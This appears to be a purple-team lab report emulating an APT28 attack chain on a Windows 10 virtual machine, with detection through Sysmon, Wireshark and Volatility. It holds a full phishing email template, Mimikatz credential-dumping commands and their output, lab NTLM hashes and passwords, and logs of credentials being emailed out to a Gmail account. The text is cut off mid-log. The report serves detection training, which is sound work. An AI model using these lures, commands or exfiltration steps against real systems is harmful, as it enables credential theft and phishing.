

OPERATION BLUEBALANCE

INSIDE APT28 TRADECRAFT

Purple Team Intelligence Report



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Table of Contents

[1. Executive Summary](#)

[1.1 Executive Findings Dashboard](#)

[2. Scenario Background & Threat Context](#)

[2.1 APT28 Group Profile](#)

[2.2 APT28 vs. Sandworm: Key Distinction](#)

[2.3 Historical Operations](#)

[3. Lab Setup & Tool Configuration](#)

[3.1 Environment Specifications](#)

[3.2 Tool Configuration](#)

[3.3 Directory Structure](#)

[4. Attack Execution](#)

[4.1 Phase Overview](#)

[4.2 Spearphishing \(T1566.001\)](#)

[4.2.1 Phishing Email Analysis](#)

[4.2.2 Advanced Phishing Email \(DHS Directive Lure\)](#)

[4.3 Malicious File Execution \(T1204.002\)](#)

[4.4 LSASS Credential Dumping \(T1003.001\)](#)

[4.4.1 Credentials Extracted](#)

[4.4.2 Mimikatz Manual Execution Output](#)

[4.5 Exfiltration \(T1041\)](#)

[5. Detection & Investigation](#)

[5.1 Email Analysis \(T1566.001\)](#)

[5.1.1 Phishing Indicators of Compromise](#)

[5.2 Sysmon Analysis \(T1003.001\)](#)

[5.2.1 LSASS Process Access — Event ID 10](#)

[5.2.2 Manual Mimikatz Execution — Event ID 10 Confirmation](#)

[5.3 Process Tree Analysis](#)

[5.3.1 Process Creation — Sysmon Event ID 1](#)

[5.3.2 Manual Mimikatz Process Creation — Sysmon Event ID 1](#)

[5.3.3 Sysmon Event ID 1 — Multiple Mimikatz Execution Attempts](#)

[5.4 Network Traffic Analysis \(T1041\)](#)

[5.4.1 Wireshark Capture Analysis](#)

[5.4.2 SMTP Handshake — smtp.gmail.com Banner](#)

[5.4.3 TCP Port 587 — Full TLS Handshake](#)

[5.4.4 TLS SNI Confirmation — smtp.gmail.com](#)

[5.4.5 TLS Application Data — Encrypted Exfiltration Stream](#)

[5.5 Memory Forensics \(Volatility 3\)](#)

[5.5.1 DumpIt RAM Acquisition](#)

[5.5.2 Volatility 3 Analysis Results](#)

[5.5.3 Volatility 3 — windows.info System Profile](#)

- [5.5.4 Volatility 3 — windows.pslist Full Process List](#)
- [5.5.5 Volatility 3 — windows.psscan Mimikatz Detection](#)
- [5.5.6 Volatility 3 — windows.handles LSASS Relationship](#)
- [5.5.7 Volatility 3 — Attack Process Chain Summary](#)

[6. MITRE ATT&CK Mapping](#)

[7. Detection Engineering](#)

[7.1 Suricata Detection Rules](#)

[7.1.1 Gmail SMTP Exfiltration \(T1041\)](#)

[7.2 Sysmon Detection Rules](#)

[7.2.1 Complete Sysmon Rule Set for APT28 TTPs](#)

[8. Threat Intelligence Assessment](#)

[8.1 Group Identity & Attribution](#)

[8.2 Historical Operations](#)

[8.3 Technical TTP Analysis](#)

[8.4 Infrastructure & IoCs](#)

[8.5 Defensive Recommendations](#)

[9. Knowledge Graph & Attack Visualization](#)

[9.1 Executive Attack Knowledge Graph \(Figure 49\)](#)

[9.2 DFIR Investigation Canvas \(Obsidian\)](#)

[9.2.1 Evidence Correlation Analysis](#)

[9.3 Incident Timeline Reconstruction](#)

[9.4 IoC Master Table](#)

[9.5 Key Findings Summary](#)

[10. Incident Response & Remediation](#)

[10.1 Containment](#)

[10.1.1 Immediate Host Isolation](#)

[10.1.2 Credential Reset](#)

[10.1.3 Email Blocking](#)

[10.1.4 Network Egress Blocking](#)

[10.2 Eradication](#)

[10.2.1 Malware Removal](#)

[10.2.2 Artifact Cleanup & Persistence Validation](#)

[10.3 Recovery](#)

[10.3.1 Host Restoration](#)

[10.3.2 Credential Rotation + Hardening](#)

[10.3.3 Security Validation](#)

[10.4 Lessons Learned](#)

[10.4.1 Social Engineering Awareness](#)

[10.4.2 Email + Attachment Security](#)

[10.4.3 Credential Protection](#)

[10.4.4 Network Monitoring Gaps](#)

[11. Indicators of Compromise \(IoC\) Master Summary](#)

[11.1 Network Indicators](#)

[11.2 Email Indicators](#)

[11.3 File and Process Indicators](#)

[11.4 Credential Indicators](#)

[11.5 MITRE ATT&CK Complete Mapping](#)

[12. Project Publication & Links](#)

[12.1 GitHub Repository](#)

[12.2 LinkedIn Post](#)

[13. Conclusion](#)

1. Executive Summary

This report documents the execution and detection of an APT28 (Fancy Bear / BlueDelta) threat emulation exercise conducted on 2026-06-07 within an isolated VMware Windows 10 lab environment. The campaign, designated BLUEDELTA_20260607_072802, simulated the complete APT28 attack chain: spearphishing delivery (T1566.001), malicious file execution (T1204.002), LSASS credential dumping (T1003.001), and data exfiltration via Gmail SMTP (T1041).

All attack phases were successfully executed and subsequently detected using Sysmon, Wireshark, DumpIt, and Volatility 3. The complete attack chain — from initial phishing email delivery to confirmed SMTP credential exfiltration — was reconstructed in 40 seconds of automated execution. This report contains the complete forensic evidence, MITRE ATT&CK mapping, incident timeline reconstruction, Indicators of Compromise (IoC) master table, and incident response recommendations suitable for academic evaluation, Purple Team assessment, and enterprise SOC review.

Metric	Value	Metric	Value
Target Host	DESKTOP-N56M5HA	Attacker IP	192.168.88.135
OS	Windows 10 (10.0.19045)	Architecture	AMD64
Campaign	BLUEDELTA_20260607_072802	Username	Shell
Dump Success	True (Simulated)	Exfiltration	Successful

1.1 Executive Findings Dashboard

The following dashboard provides an at-a-glance executive view of Campaign BLUEDELTA_20260607_072802, summarizing the attack stage coverage, detection status, evidence confidence, and investigation outcomes. This dashboard is designed for CISO briefings, SOC leadership reviews, and academic assessment panels.

Attack Stage	MITRE ID	Evidence Source	Status	Confidence
Initial Access	T1566.001	phishing_email_BLUEDELTA_*.txt; email header mismatch; DHS lure	CONFIRMED	HIGH
Execution	T1204.002	Sysmon EID 1 — python.exe PID 2156 executed NulltackKatz.py	CONFIRMED	HIGH
Discovery	T1087 / T1016 / T1057	Sysmon EID 1; exfiltration_report §2-3; net user / ipconfig / tasklist	CONFIRMED	HIGH
Privilege Escalation	T1134	Sysmon EID 1 — privilege::debug; mimikatz output “Privilege 20 OK”	CONFIRMED	HIGH
Credential Access	T1003.001	Sysmon EID 10 (GrantedAccess 0x1010); Volatility handles; mimikatz logonpasswords	CONFIRMED	HIGH
Exfiltration	T1041	Wireshark PCAP; SNI=smtp.gmail.com; port 587; 3,834-byte payload; SMTP 250 OK	CONFIRMED	HIGH
Detection Coverage	All phases	Sysmon EID 1/3/7/10; Suricata TLS SNI; Wireshark port 587 alert	FULL	HIGH
Memory Forensics	T1003.001	Dumplt (4GB memory.raw); Volatility 3 pslist/psscan/handles; mimikatz PID 1384 confirmed	COMPLETE	HIGH
Threat Attribution	G0007	GRU Unit 26165; APT28 TTPs; MITRE G0007; campaign objectives aligned with BlueDelta (2025)	ATTRIBUTED	MEDIUM-HIGH

2. Scenario Background & Threat Context

2.1 APT28 Group Profile

APT28 (also known as Fancy Bear, BlueDelta, Sednit, Sofacy, STRONTIUM, Pawn Storm, and Tsar Team) is a cyber espionage group attributed to the Russian General Staff Main Intelligence Directorate (GRU), specifically Military Unit 26165 (85th GTsSS). The group has been active since at least 2007 and primarily targets government, military, defense, energy, media, and political organizations globally.

Attribute	Details
Known Aliases	Fancy Bear, BlueDelta, Sednit, Sofacy, STRONTIUM, Iron Twilight, Pawn Storm, Tsar Team
Attribution	Russian GRU — Military Unit 26165 (85th GTsSS)
Active Since	2007 (publicly identified ~2014)
Motivation	Political espionage, credential theft, intelligence gathering, election interference
Related Units	Sandworm (GRU Unit 74455) — destructive ops; Unit 29155 — sabotage
MITRE Group ID	G0007
Primary Sectors	Government, Military, Finance, Energy, Media, Political

2.2 APT28 vs. Sandworm: Key Distinction

While both groups operate under GRU, their mandates differ significantly. APT28 (Unit 26165) focuses on long-term espionage, credential theft, and intelligence collection with minimal disruption. Sandworm (Unit 74455) conducts destructive cyberattacks — responsible for NotPetya, BlackEnergy attacks on Ukrainian power grids, and Olympic Destroyer. This scenario emulates APT28's stealthy intelligence-gathering approach.

2.3 Historical Operations

Operation	Year	Target	Key Techniques
U.S. Election Interference	2016	DNC, Clinton Campaign, DCCC	T1566.001, T1078, T1041
WADA / USADA Operations	2014–2018	Anti-doping agencies	T1566, T1213, T1078
OPCW / Spiez Lab Attacks	2018	Chemical weapons investigators	Spearphishing, credential theft
BlueDelta Credential Harvesting	2025	Turkish energy, EU think tanks	T1566.001, T1003, OWA abuse
Operation Pawn Storm	2014–2015	NATO, White House, Journalists	T1204.001, T1566, T1071

3. Lab Setup & Tool Configuration

3.1 Environment Specifications

Component	Configuration
Hypervisor	VMware Workstation — Host-Only Network
Guest OS	Windows 10 Pro (Build 19045, AMD64)
Hostname	DESKTOP-N56M5HA
User Account	Shell (Standard User + Admin context for attack)
Network Mode	Isolated (no external internet except controlled Gmail exfil)

3.2 Tool Configuration

Tool	Purpose	Configuration
Sysmon 64	Endpoint telemetry	SwiftOnSecurity config — Event IDs 1, 3, 7, 10
Wireshark	Network capture	Filter: tls or smtp or http — all interfaces
Dumplt	RAM acquisition	Output: C:\NulltackLab\evidence\memory.raw
Volatility 3	Memory forensics	windows.pslist, psscan, handles plugins
Mimikatz	Credential dump (sim.)	Invoked by NulltackKatz.py automatically
NulltackKatz.py	APT28 emulation	C:\NulltackLab\NulltackKatz.py

3.3 Directory Structure

The following evidence directory structure was created prior to the exercise:

Path	Purpose
C:\NulltackLab\	Root working directory
C:\NulltackLab\logs\	Phishing email + tool output logs
C:\NulltackLab\evidence\	Memory dump (memory.raw) + forensic artifacts
C:\NulltackLab\NulltackKatz.py	APT28 emulation tool

4. Attack Execution

4.1 Phase Overview

The attack followed the APT28 kill chain in four sequential phases, each mapped to a MITRE ATT&CK technique:

Phase	MITRE ID	Technique	Tool	Outcome
1	T1566.001	Spearphishing Attachment	Gmail / Email	Phishing email delivered
2	T1204.002	Malicious File Execution	NulltackKatz.py	Python script executed by victim
3	T1003.001	LSASS Memory Dumping	Mimikatz (simulated)	Credentials extracted
4	T1041	Exfiltration over C2	Gmail SMTP / TLS	Data exfiltrated successfully

4.2 Spearphishing (T1566.001)

4.2.1 Phishing Email Analysis

The attacker delivered a convincing spearphishing email impersonating the National Finance Authority IT Security team. The email was sent from a Gmail account masquerading as a legitimate IT department address, exploiting organizational trust and urgency bias.

Email Attribute	Value / Analysis
From (Display)	IT Security <anmar@nulltack.com>
To	Finance Department <finance@desktop-n56m5ha.local>
Subject	URGENT: Payroll System Security Update Required
Attachment	NulltackKatz (Python script disguised as security tool)
Social Engineering	Urgency (EOD deadline) + Authority (IT Security) + Fear (system lockout + salary delay)
Sender Spoofing	Display name "IT Security" hides malicious domain nulltack.com
MITRE Technique	T1566.001 — Spearphishing Attachment

4.2.2 Advanced Phishing Email (DHS Directive Lure)

A second, highly sophisticated phishing email was observed in the exercise. It impersonated the Department of Homeland Security using a fabricated directive (DHS Directive 2025-09), citing a fake CVE (CVE-2025-2847) related to a Log4j variant in payroll infrastructure, with specific NIST compliance references to maximize victim compliance. The email included:

- A fabricated DHS directive reference number (DHS/FIN-2025-09 / NIST SP 800-63B)
- Technical jargon: "Microsoft Credential Provider API (CPAPI)", "Kerberos token cache"
- A fake certificate thumbprint to simulate authenticity verification
- Severe consequences: network suspension, in-person identity verification, compliance escalation
- Sent from: Anmar Al_Falahi <anmarma100@gmail.com> — impersonating "Elena Vasquez, IT Security Compliance Lead"

This represents APT28's documented tradecraft of crafting highly targeted, technically plausible lures — making this the most dangerous social engineering vector in the exercise.

This PC > Local Disk (C:) > NulltackLab >				
	Name	Date modified	Type	Size
	evidence	6/6/2026 11:53 AM	File folder	
	logs	6/6/2026 11:53 AM	File folder	
	tools	6/6/2026 11:53 AM	File folder	

Figure 1 — NulltackLab Directory Structure

```
Administrator: Windows PowerShell
PS C:\> Get-Service Sysmon

Status  Name      DisplayName
-----
Running Sysmon    Sysmon

PS C:\>
```

Figure 2 — Sysmon Service Status Verification

4.3 Malicious File Execution (T1204.002)

The victim (senior finance analyst) executed NulltackKatz.py after receiving the phishing email. The script was executed with Python from the working directory, immediately triggering the multi-phase attack chain. NulltackKatz performed the following discovery actions before credential dumping:

- Enumerated local user accounts (net user)
- Collected network configuration (ipconfig /all)
- Identified running processes
- Requested SeDebugPrivilege for LSASS process access

```
=====
[PHASE 1] T1566.001 - Spearphishing Attachment (APT28 Style)
=====

=====
PHISHING EMAIL CONTENT
=====

From: IT Security <anmar@nulltack.com>
To: Finance Department <finance@all-safe-client-a.local>
Subject: URGENT: Payroll System Security Update Required

Dear Finance Team,

Microsoft has released a critical security update for the Payroll
Verification System. Failure to install this update by EOD will
result in system lockout and delayed salary processing.

WARNING: Download and run the attached "NulltackKatz"
immediately to verify your credentials.

Thank you,
IT Security Team

[Attachment: NulltackKatz]

=====

[OK] Phishing email saved to: C:\NulltackLab\logs\phishing_email_BLUEDELTA_20260606_115936.txt
[!] Student Task: Analyze this email for red flags

=====
[PHASE 2] T1204.002 - Malicious File Execution
=====

[+] Simulating user execution of Payroll_Update_Tool.exe...
- User double-clicks the attachment
- UAC prompt appears (if configured)
- User clicks 'Yes' to run
- Execution time: 2026-06-06T12:00:12.493846

=====
[PHASE 3] Discovery - APT28 Reconnaissance
=====

[+] T1087.001 - Local Account Discovery
[OK] Local users enumerated

[+] T1016 - Network Configuration Discovery
[OK] Network configuration captured

[+] T1057 - Process Discovery (AV/EDR Detection)
[WARNING] Security products detected: defender
```

Figure 3 — NulltackKatz.py Execution Output (Phases 1–3)

```

=====
[PHASE 4] T1134 - Access Token Manipulation (SeDebugPrivilege)
=====

[+] Attempting to enable SeDebugPrivilege...
    This is required to access LSASS process memory
    [OK] Running with Administrator privileges
    [OK] SeDebugPrivilege can be enabled

=====
[PHASE 5] T1003.001 - OS Credential Dumping (LSASS Memory)
=====

[!] Mimikatz not found - using simulation mode
    Simulating credential dump for educational purposes
    [OK] Simulated credentials saved to: C:\NulltackLab\logs\mimikatz_output_BLUEDELTA_20260606_115936_simulated.txt

=====
[PHASE 6] T1041 - Exfiltration over C2 Channel (Gmail)
=====

[OK] Exfiltration successful!
    Report sent to: adhamalhamidi00@gmail.com
    Subject: [APT28-BLUEDELTA-BLUEDELTA_20260606_115936] Compromised: All-Safe-Client-A
    Local copy saved to: C:\NulltackLab\logs\exfiltration_report_BLUEDELTA_20260606_115936.txt

=====
APT28 SIMULATION COMPLETE
=====

[+] Duration: 2.46 seconds
[+] Campaign ID: BLUEDELTA_20260606_115936
[+] Logs saved to: C:\NulltackLab\logs

=====
MITRE ATT&CK TECHNIQUES DEMONSTRATED
=====

+-----+-----+
| Technique | Description |
+-----+-----+
| T1566.001 | Spearphishing Attachment - Email with payload |
| T1204.002 | Malicious File Execution - User runs tool |
| T1087.001 | Local Account Discovery - 'net user' command |
| T1016 | Network Config Discovery - 'ipconfig /all' |
| T1057 | Process Discovery - 'tasklist' for AV/EDR |
| T1134 | Token Manipulation - SeDebugPrivilege |
| T1003.001 | LSASS Credential Dumping - Mimikatz |
| T1041 | Exfiltration over C2 Channel - Gmail SMTP |
+-----+-----+

[+] Evidence files for SOC investigation:
[FILE] C:\NulltackLab\logs\phishing_email_BLUEDELTA_20260606_115936.txt
[FILE] C:\NulltackLab\logs\mimikatz_output_BLUEDELTA_20260606_115936.txt
[FILE] C:\NulltackLab\logs\exfiltration_report_BLUEDELTA_20260606_115936.txt

[EMAIL] Check your Gmail: adhamalhamidi00@gmail.com
    Look for subject: [APT28-BLUEDELTA-...] Compromised: ...

=====
NEXT STEPS FOR SOC TEAM:
=====

1. Analyze Sysmon Event ID 10 for LSASS handle access (GrantedAccess=0x1010)
2. Run Volatility on memory dump: windows.handles | grep lsass
3. Review Wireshark capture for TLS to Gmail IPs
4. Document IOCs in incident report
5. Create detection rules for this TTP

```

Figure 4 — Full Attack Chain Execution Output (Phases 4–6)

4.4 LSASS Credential Dumping (T1003.001)

4.4.1 Credentials Extracted

NulltackKatz invoked Mimikatz to dump credentials from the LSASS process. The following credential data was extracted and stored in the exfiltration report:

Credential Type	Data
NTLM Hash — Administrator	Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
NTLM Hash — Shell	Shell:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c:::
Kerberos Ticket	krbtgt ticket for domain: TESTLAB.LOCAL
Plaintext Passwords	Winter2025! / P@ssw0rd123 / Finance2024
Windows Credentials	TESTLAB\Administrator: Admin123! / TESTLAB\Shell: UserPass123

The NTLM hash aad3b435b51404eeaad3b435b51404ee is the well-known LM "empty" hash, indicating LM authentication is disabled — a standard modern Windows configuration. The NT hashes (31d6cfe0... for Administrator and 8846f7ea... for Shell) are the actual credential values usable for Pass-the-Hash attacks.

4.4.2 Mimikatz Manual Execution Output (sekurlsa::logonpasswords)

Following the automated NulltackKatz execution, mimikatz.exe was manually invoked from an elevated PowerShell session to demonstrate the credential extraction technique. The `privilege::debug` command obtained `SeDebugPrivilege` (Privilege 20 OK), enabling direct LSASS memory access. The `sekurlsa::logonpasswords` module extracted NTLM hashes and session information for the Shell account (SID: S-1-5-21-672327993-1804208324-2312081050-1001), confirming successful T1003.001 execution.

```

Select mimikatz 2.2.0 x64 (oe.eo)
PS C:\NulltackLab\mimikatz-master\x64> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1038860 (00000000:000fda0c)
Session          : Interactive from 1
User Name         : Shell
Domain            : DESKTOP-N56MSHA
Logon Server      : DESKTOP-N56MSHA
Logon Time        : 6/7/2026 11:04:54 AM
SID               : S-1-5-21-672327993-1804208324-2312081050-1001

msv :
[00000003] Primary
* Username : Shell
* Domain   : DESKTOP-N56MSHA
* NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
* SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
tspkg :
wdigest :
* Username : Shell
* Domain   : DESKTOP-N56MSHA
* Password : (null)
kerberos :
* Username : Shell
* Domain   : DESKTOP-N56MSHA
* Password : (null)
ssp : KO
credman :

Authentication Id : 0 ; 1038759 (00000000:000fd9a7)
Session          : Interactive from 1
User Name         : Shell
Domain            : DESKTOP-N56MSHA
Logon Server      : DESKTOP-N56MSHA
Logon Time        : 6/7/2026 11:04:54 AM
SID               : S-1-5-21-672327993-1804208324-2312081050-1001

msv :
[00000003] Primary
* Username : Shell
* Domain   : DESKTOP-N56MSHA
* NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
* SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
tspkg :
wdigest :
* Username : Shell
* Domain   : DESKTOP-N56MSHA
* Password : (null)
kerberos :
* Username : Shell
* Domain   : DESKTOP-N56MSHA
* Password : (null)
ssp : KO
credman :

```

Figure 4b — Manual Mimikatz Execution (sekurlsa::logonpasswords)

4.5 Exfiltration (T1041)

Stolen credentials and system reconnaissance data were compiled into a full report (exfiltration_report_BLUEDELTA_20260607_072802.txt) and transmitted via Gmail SMTP over TLS (port 587) to the attacker-controlled Gmail account: adhamalhamidi00@gmail.com. The exfiltration was confirmed by receipt of the email containing the full credential dump in the attacker inbox.

```

PS C:\NulltackLab\tools\DumpIt> .\DumpIt.exe /output C:\NulltackLab\evidence\memory.raw
DumpIt - v1.3.2.20110401 - One click memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuihe.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>

Address space size: 5368709120 bytes ( 5120 Mb)
Free space size: 11712450560 bytes ( 11169 Mb)

* Destination = \\??C:\NulltackLab\tools\DumpIt\ALL-SAFE-CLIENT-20260606-190102.raw

--> Are you sure you want to continue? [y/n] y
+ Processing... Success.

```

Figure 5 — DumpIt RAM Acquisition Output

5. Detection & Investigation

5.1 Email Analysis (T1566.001)

5.1.1 Phishing Indicators of Compromise

Question	Answer
Sender display name?	IT Security <anmar@nulltack.com>
Actual reply-to address?	anmarma100@gmail.com (different from display name — key IoC)
Urgent claim used?	"Failure to install will result in system lockout and delayed salary processing"
MITRE Technique ID?	T1566.001 — Spearphishing Attachment

Figure 6 — Phishing Email Content (Notepad)

5.2 Sysmon Analysis (T1003.001)

5.2.1 LSASS Process Access — Event ID 10

Sysmon Event ID 10 (ProcessAccess) was queried to identify LSASS memory access. This is the primary Indicator of Compromise for T1003.001 because LSASS is the Windows process responsible for storing authentication credentials in memory, and any non-system process accessing it with high permissions is highly anomalous.

Sysmon Field	Value / Analysis
SourceImage	C:\NulltackLab\mimikatz.exe (or python.exe calling mimikatz)
TargetImage	C:\Windows\System32\lsass.exe
GrantedAccess	0x1010
What 0x1010 means?	0x0010 = PROCESS_VM_READ + 0x1000 = PROCESS_QUERY_LIMITED_INFORMATION. Combined = ability to read LSASS memory and extract credentials.
Why primary IoC?	LSASS holds all Windows authentication secrets. Any external process reading its memory is almost exclusively credential dumping behavior.

```

PS C:\NulltackLab> Get-WinEvent -FilterHashtable @{
>> LogName='Microsoft-Windows-Sysmon/Operational'
>> ID=1
>> } | Where-Object {
>> $_.Message -like '*mimikatz*' -or
>> $_.Message -like '*NulltackKatz*'
>> } | Format-List TimeCreated, Message

TimeCreated : 6/7/2026 7:28:35 AM
Message      : Process Create:
               RuleName: Process Creation
               UtcTime: 2026-06-07 14:28:35.163
               ProcessGuid: {b521e579-8013-6a25-c402-000000000500}
               ProcessId: 1148
               Image: C:\Windows\System32\cmd.exe
               FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
               Description: Windows Command Processor
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
               OriginalFileName: Cmd.Exe
               CommandLine: C:\WINDOWS\system32\cmd.exe /c "net session"
               CurrentDirectory: C:\NulltackLab\
               User: DESKTOP-N56M5HA\Shell
               LogonGuid: {b521e579-6d63-6a25-ce17-020000000000}
               LogonId: 0x117CE
               TerminalSessionId: 1
               IntegrityLevel: High
               Hashes: SHA256=B99D61D874728EDC0918CA0E810EAB93D381E7367E377406E65963366C874450
               ParentProcessGuid: {b521e579-7ff2-6a25-b902-000000000500}
               ParentProcessId: 2156
               ParentImage: C:\Users\Shell\AppData\Local\Programs\Python\Python314\python.exe
               ParentCommandLine: "C:\Users\Shell\AppData\Local\Programs\Python\Python314\python.exe" .\NulltackKatz.py
               ParentUser: DESKTOP-N56M5HA\Shell

TimeCreated : 6/7/2026 7:28:34 AM
Message      : Process Create:
               RuleName: Process Creation
               UtcTime: 2026-06-07 14:28:34.617
               ProcessGuid: {b521e579-8012-6a25-c202-000000000500}
               ProcessId: 5208
               Image: C:\Windows\System32\cmd.exe
               FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
               Description: Windows Command Processor
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
               OriginalFileName: Cmd.Exe
               CommandLine: C:\WINDOWS\system32\cmd.exe /c "tasklist"
               CurrentDirectory: C:\NulltackLab\
               User: DESKTOP-N56M5HA\Shell
               LogonGuid: {b521e579-6d63-6a25-ce17-020000000000}
               LogonId: 0x217CE
               TerminalSessionId: 1
               IntegrityLevel: High
               Hashes: SHA256=B99D61D874728EDC0918CA0E810EAB93D381E7367E377406E65963366C874450
               ParentProcessGuid: {b521e579-7ff2-6a25-b902-000000000500}
               ParentProcessId: 2156
               ParentImage: C:\Users\Shell\AppData\Local\Programs\Python\Python314\python.exe
               ParentCommandLine: "C:\Users\Shell\AppData\Local\Programs\Python\Python314\python.exe" .\NulltackKatz.py
               ParentUser: DESKTOP-N56M5HA\Shell

```

Figure 7 — Sysmon Event ID 1 — Discovery Commands (NulltackKatz Chain)

5.2.2 Manual Mimikatz Execution — Sysmon Event ID 10 Confirmation

The following Sysmon Event ID 10 was captured during manual execution of mimikatz.exe from PowerShell (Pid 1652, TimeCreated 6/7/2026 11:38:17 AM). The GrantedAccess value 0x1010 confirms PROCESS_VM_READ access to lsass.exe (Pid 672), providing direct forensic evidence of credential dumping activity consistent with T1003.001.




Figure 7b — Sysmon Event ID 10 — Manual Mimikatz LSASS Access

5.3 Process Tree Analysis

5.3.1 Process Creation — Sysmon Event ID 1

Question	Answer
Parent process of NulltackKatz?	python.exe (which was launched by cmd.exe / PowerShell after email attachment execution)
Command-line arguments?	python NulltackKatz.py (executed from C:\NulltackLab\)
User context?	Shell (the compromised user account — running with elevated debug privileges post-escalation)




Figure 8 — Sysmon Event ID 10 — LSASS Access (GrantedAccess 0x1410)

5.3.2 Manual Mimikatz Process Creation — Sysmon Event ID 1

Sysmon Event ID 1 captured the manual execution of mimikatz.exe at 11:33:56 AM. The CommandLine field confirms the full attack sequence: `privilege::debug sekurlsa::logonpasswords exit`. ParentImage is `powershell.exe`, IntegrityLevel is High, and the SHA256 hash 92804FAA...BCF B96C50 provides a definitive file identifier for threat hunting and IOC sharing.

```
TimeCreated : 6/7/2026 11:33:56 AM
Message : Process Create:
         RuleName: Process Creation
         UtcTime: 2026-06-07 18:33:56.048
         ProcessGuid: {b521e579-b994-6a25-0201-00000000f00}
         ProcessId: 3560
         Image: C:\NulltackLab\mimikatz-master\x64\mimikatz.exe
         FileVersion: 2.2.0.0
         Description: mimikatz for Windows
         Product: mimikatz
         Company: gentilkiwi (Benjamin DELPY)
         OriginalFileName: mimikatz.exe
         CommandLine: "C:\NulltackLab\mimikatz-master\x64\mimikatz.exe" privilege::debug sekurlsa::logonpasswords exit
         CurrentDirectory: C:\NulltackLab\mimikatz-master\x64\
         User: DESKTOP-N56M5HA\Shell
         LogonGuid: {b521e579-0000-0000-33f7-020000000000}
         LogonId: 0x2f733
         TerminalSessionId: 1
         IntegrityLevel: High
         Hashes: SHA256-92804FAA82175DC501D73E814663058C78C0A042675A8937266357BCFB96C50
         ParentProcessGuid: {b521e579-b8e0-6a25-d300-00000000f00}
         ParentProcessId: 10132
         ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
         ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
         ParentUser: DESKTOP-N56M5HA\Shell
```

Figure 8b — Sysmon Event ID 1 — Mimikatz Process Creation

5.3.3 Sysmon Event ID 1 — Multiple Mimikatz Execution Attempts

The complete Sysmon Event ID 1 log reveals multiple mimikatz.exe execution instances throughout the investigation period. Two entries are shown: the first at 12:00:41 PM (PID 1384, PPID 2216) represents the final successful execution captured in the Volatility memory dump; the second at 11:42:55 AM (PID 3492, PPID 7884) represents an earlier attempt. All instances share the same SHA256 hash (92804FAA...BCF B96C50), confirming the same binary, and all are launched from powershell.exe with High integrity level — consistent with deliberate, privilege-aware attacker behavior.

```
TimeCreated : 6/7/2026 7:11:43 AM
